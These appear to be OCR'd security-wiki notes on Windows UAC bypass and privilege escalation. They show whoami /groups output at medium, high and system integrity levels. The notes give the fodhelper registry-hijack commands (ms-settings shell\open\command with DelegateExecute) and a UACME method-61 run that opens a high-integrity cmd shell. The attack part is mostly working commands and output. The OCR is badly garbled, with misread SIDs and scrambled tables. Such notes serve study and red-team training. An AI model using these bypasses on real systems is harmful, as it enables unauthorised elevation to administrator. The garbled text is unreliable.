

### SMSTERSYSTEM

# Integrity

# C\$ wBoami /groups

## cmd.exe beacon

C:\Users\serveradm>whoami /groups			
GROUP INFORMATION			
Group Name	Туре	SID	Attributes
	11-11 leaves	- 5 4 4 0	Mandatana ana
Everyone p, Enabled by default, Enabled group	Well-known gro	ib 2-1-1-6	Mandatory grou
BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for
deny only			
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory grou
p, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE	Well-known grou	ın S-1-5-4	Mandatory grou
p, Enabled by default, Enabled group	merr known Brow	,	rianaacor y grou
CONSOLE LOGON	Well-known gro	ıp S-1-2-1	Mandatory grou
p, Enabled by default, Enabled group	11-11 Inc	- 5 4 5 44	Handatana ana
NT AUTHORITY\Authenticated Users p, Enabled by default, Enabled group	Well-known gro	ip 5-1-5-11	Mandatory grou
NT AUTHORITY\This Organization	Well-known grou	p S-1-5-15	Mandatory grou
p, Enabled by default, Enabled group			
LOCAL	Well-known gro	ıp S-1-2-0	Mandatory grou
p, Enabled by default, Enabled group WHITE-BIRD\Server Admin	Group	S-1-5-21-2387957962-993181570-3566323574-1605	Mandatory grou
p, Enabled by default, Enabled group	агоар	3-1-3-21-230/33/302-3331013/0-33003233/4-1003	riandatory grou
Authentication authority asserted identity	Well-known grou	ıp S-1-18-1	Mandatory grou
p, Enabled by default, Enabled group		5.4.45.0400	
Mandatory Label\Medium Mandatory Level	Label	5-1-16-8192	

PS C:\Download> whoami /groups			
GROUP INFORMATION			
Group Name	Туре	SID	Attributes
	 		========
Everyone	Well-known group	S-1-1-0	Mandatory grou
p, Enabled by default, Enabled group BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory grou
p, Enabled by default, Enabled group, Group BUILTIN\Users	Alias	S-1-5-32-545	Mandatory grou
p, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory grou
p, Enabled by default, Enabled group CONSOLE LOGON	Well-known group	5-1-2-1	Mandatory grou
p, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users p, Enabled by default, Enabled group	Well-known group	S-1-5-11	Mandatory grou
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory grou
p, Enabled by default, Enabled group LOCAL p, Enabled by default, Enabled group	Well-known group	S-1-2-0	Mandatory grou
WHITE-BIRD\Server Admin	Group	5-1-5-21-2387957962-993181570-3566323574-1605	Mandatory grou
p, Enabled by default, Enabled group Authentication authority asserted identity p, Enabled by default, Enabled group	Well-known group	S-1-18-1	Mandatory grou
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	


PS C:\Windows\system32> whoami /groups							
GROUP INFORMATION							
Group Name Typ	20	SID					
Attributes	<i>.</i>	510					
Mandahan Jahal\Contan Mandahan Jawal Jah		C 4 4C 4C304					
Mandatory Label\System Mandatory Level Lab	be1	S-1-16-16384					
Everyone Wel	ll-known group	S-1-1-0					
Mandatory group, Enabled by default, Enabl							
BUILTIN\Users Ali		S-1-5-32-545					
Mandatory group, Enabled by default, Enabl NT AUTHORITY\SERVICE Wel	lea group ll-known group	5-1-5-6					
Mandatory group, Enabled by default, Enabl		3130					
	ll-known group	S-1-2-1					
Mandatory group, Enabled by default, Enabl							
NT AUTHORITY\Authenticated Users Wel Mandatory group, Enabled by default, Enabl		5-1-5-11					
NT AUTHORITY\This Organization Wel		S-1-5-15					
Mandatory group, Enabled by default, Enabl							
	ll-known group	5-1-5-80-864916184-135290571-3087830041-1716922880-4237303741					
Enabled by default, Group owner	11	C 4 E 00 2044270057 024462067 2056045055 0577476407 70044004					
NT SERVICE\dmwappushservice Wel Enabled by default, Group owner	II-known group	5-1-5-80-3841379657-834162867-3056945855-2577476187-70241904					
	ll-known group	5-1-5-80-286057374-2594772386-1471686342-3682429118-820474675					
Enabled by default, Group owner							
	ll-known group	5-1-5-80-3578261754-285310837-913589462-2834155770-667502746					
Enabled by default, Group owner NT SERVICE\IKEEXT Wel	11 known gnown	5-1-5-80-698886940-375981264-2691324669-2937073286-3841916615					
Enabled by default, Enabled group, Group of		<del>3 1-3-00-090000340-3/3901204-2091324009-293/0/3</del> 280-3641910013					
		5-1-5-80-62724632-2456781206-3863850748-1496050881-1042387526					
Enabled by default, Enabled group, Group of							
NT SERVICE\lfsvc Wel	ll-known group	5-1-5-80-3704025948-1094794811-1175534343-2088422159-783153058					

UAC

Uf@dHelper.exe

### Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer. Tell me more about User Account Control settings





X

### Fodhelper UAC

New-Item -Path HKCU: \Software\Classes\ms-settings\shell\open\command -Value "powershell. exe" Force

New-ItemProperty -Path HKCU: \Software\Classes\ms-settings\shell\open\command -Name


DelegateExecute -PropertyType String -Force

C: \Windows\System32\fodhelper. exe

PS C:\Users\serveradm> whoami /groups GROUP INFORMATION							
Everyone	Well-known group	S-1-1-0	Mandatory grou				
p, Enabled by default, Enabled group BUILTIN\Administrators deny only	Alias	S-1-5-32-544	Group used for				
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory grou				
p, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE p, Enabled by default, Enabled group	Well-known group	S-1-5-4	Mandatory grou				
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory grou				
p, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users p, Enabled by default, Enabled group	Well-known group	S-1-5-11	Mandatory grou				
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory grou				
p, Enabled by default, Enabled group LOCAL	Well-known group	S-1-2-0	Mandatory grou				
p, Enabled by default, Enabled group WHITE-BIRD\Server Admin	Group	S-1-5-21-2387957962-993181570-3566323574-1605	Mandatory grou				
p, Enabled by default, Enabled group Authentication authority asserted identity p, Enabled by default, Enabled group	Well-known group	S-1-18-1	Mandatory grou				
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192					

#### powershell.exe GUI

```
PS C:\Users\serveradm> <mark>new-item</mark> -path HKCU:\Software\Classes\ms-settings\shell\open\command -Value "powershell.exe" -Fo
    Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open
                                    Property
Name
                                                                                                          (default) : powershell.exe
command
PS C:\Users\serveradm> <mark>New-ItemPropert</mark>y -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecut
e -PropertyType String -Force
DelegateExecute :
                  : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open
PSPath
PSParentPath
PSChildName
                  : command
PSDrive
                  : HKCU
PSProvider
                  : Microsoft.PowerShell.Core\Registry
PS C:\Users\serveradm> C:\windows\system32\fodhelper.exe
PS C:\Users\serveradm>
```



UACUACME (https://github.com/hfiref0x/UACME)

Windows

**UAC** 

61

- 61. Author: Enigma0x3/bytecode77 derivative by Nassim Asrir
  - Type: Shell API
  - Method: Registry key manipulation
  - Target(s): \system32\slui.exe, \system32\changepk.exe
  - Component(s): Attacker defined 0
  - Implementation: ucmShellRegModMethod 0
  - Works from: Windows 10 (14393)
  - Fixed in: unfixed 🙉



How: -

Code status: added in v3.2.5

```
PS C:\Users\serveradm>
PS C:\Users\serveradm> \akaigi.exe 61 cmd.exe
PS C:\Users\serveradm> \akaigi.exe 61 cmd.exe
PS C:\Users\serveradm>

Select Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\whoami /groups | findstr Level
Mandatory Label\High Mandatory Level

C:\Windows\system32>\whoami /groups | Label | S-1-16-12288

C:\Windows\system32>\whoami /groups | Findstr Level
```

Revision #7 Created 5 September 2022 03:02:50 by Updated 10 March 2023 22:52:14 by